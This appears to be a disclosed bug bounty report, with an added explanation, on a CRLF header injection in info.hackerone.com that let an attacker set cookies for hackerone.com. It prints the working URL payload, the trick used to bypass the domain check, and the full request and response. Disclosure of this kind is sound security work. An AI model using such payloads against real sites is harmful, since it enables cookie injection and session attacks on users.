HTTP header injection in info.hackerone.com allows setting cookies for hackerone.com
The subdomain info.hackerone.com was vulnerable to HTTP header injection, allowing injection of a Set-Cookie header with Domain .hackerone.com, so cookies could be set for the parent domain hackerone.com.

- Triaged in 32 hours
- Fixed in 29 days
- Paid in 29 days
- Disclosed after 29 days
The subdomain info.hackerone.com is vulnerable to HTTP header injection. I'm aware that you are only interested in critical issues affecting this subdomain.
However, you may be interested in this issue as a vulnerability in this domain may affect the domain hackerone.com.

The vulnerability is a classic HTTP header injection. By making the following HTTP request it's possible to inject additional HTTP headers:
GET /%0d%0aset-cookie%20%3amycookie%3dmyvalue;%20%44omain%20%3d.hackerone.com HTTP/1.1
Cache-Control: no-cache
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
Host: info.hackerone.com
Cookie: BIGipServerab12web-app_https=688587018.47873.0000; BIGipServerab12web-app_http=621478154.20480.0000; __cfduid=db2a412f6305ca8dcc97a7cf06d1da6271446241668; __cfduid=d50b9d3c96413964ca4674c7ebd24ba581446241674
Accept-Encoding: gzip, deflate
This HTTP request will produce the following response:
HTTP/1.1 302 Found
Date: Mon, 02 Nov 2015 17:40:28 GMT
Content-Type: text/html; charset=iso-8859-1
Content-Length: 265
Connection: keep-alive
Cf-Railgun: direct (starting new WAN connection)
Location: https://info.hackerone.com/
Set-Cookie: mycookie=myvalue; Domain =.hackerone.com
Vary: Accept-Encoding
Server: cloudflare-nginx
CF-RAY: 23f19fec71ae3494-LHR
As you can see a new header Set-Cookie: mycookie=myvalue; Domain =.hackerone.com was injected in the response. Notice the extra space after the Domain keyword? That was necessary to bypass some code that was automatically setting the cookie domain to info.hackerone.com.
Because subdomains can set cookies for the root domain, info.hackerone.com can set cookies for the main domain hackerone.com.
To reproduce, follow the next steps:
- Visit the following URL in Internet Explorer. I've reproduced with Internet Explorer 11 (exact version 11.0.9600.17691)
http://info.hackerone.com/%0d%0aset-cookie%20%3amycookie%3dmyvalue;%20%44omain%20%3d.hackerone.com


- Check the cookies from the domain hackerone.com by entering Internet Explorer console mode (F12) and the console tag.
document.cookie "_ga=GA1.2.1697487504.1446486792; _gat=1; mycookie=myvalue"
A new cookie named mycookie with the value myvalue was set.
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the application failed to sanitise user input before including it in HTTP response headers, allowing CRLF injection.
Impact
An attacker could set cookies for the hackerone.com domain, which may affect the main domain.
What the attacker needed
Victim uses Internet Explorer; victim visits crafted URL
How it was found
- Visit the crafted URL in Internet Explorer 11.
- Open the browser console and check document.cookie for hackerone.com.
- Observe the new cookie mycookie with value myvalue.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
HTTP header injection happens when a web application puts user input into its response headers without cleaning it. Here, the attacker put special characters in the URL that made the server add a new cookie header. Because the cookie was set for the whole hackerone.com domain, it could affect the main site.
What is Smuggling / CRLF?
A front end and a back end split one connection's bytes into requests differently, letting an attacker hide a request inside another user's.






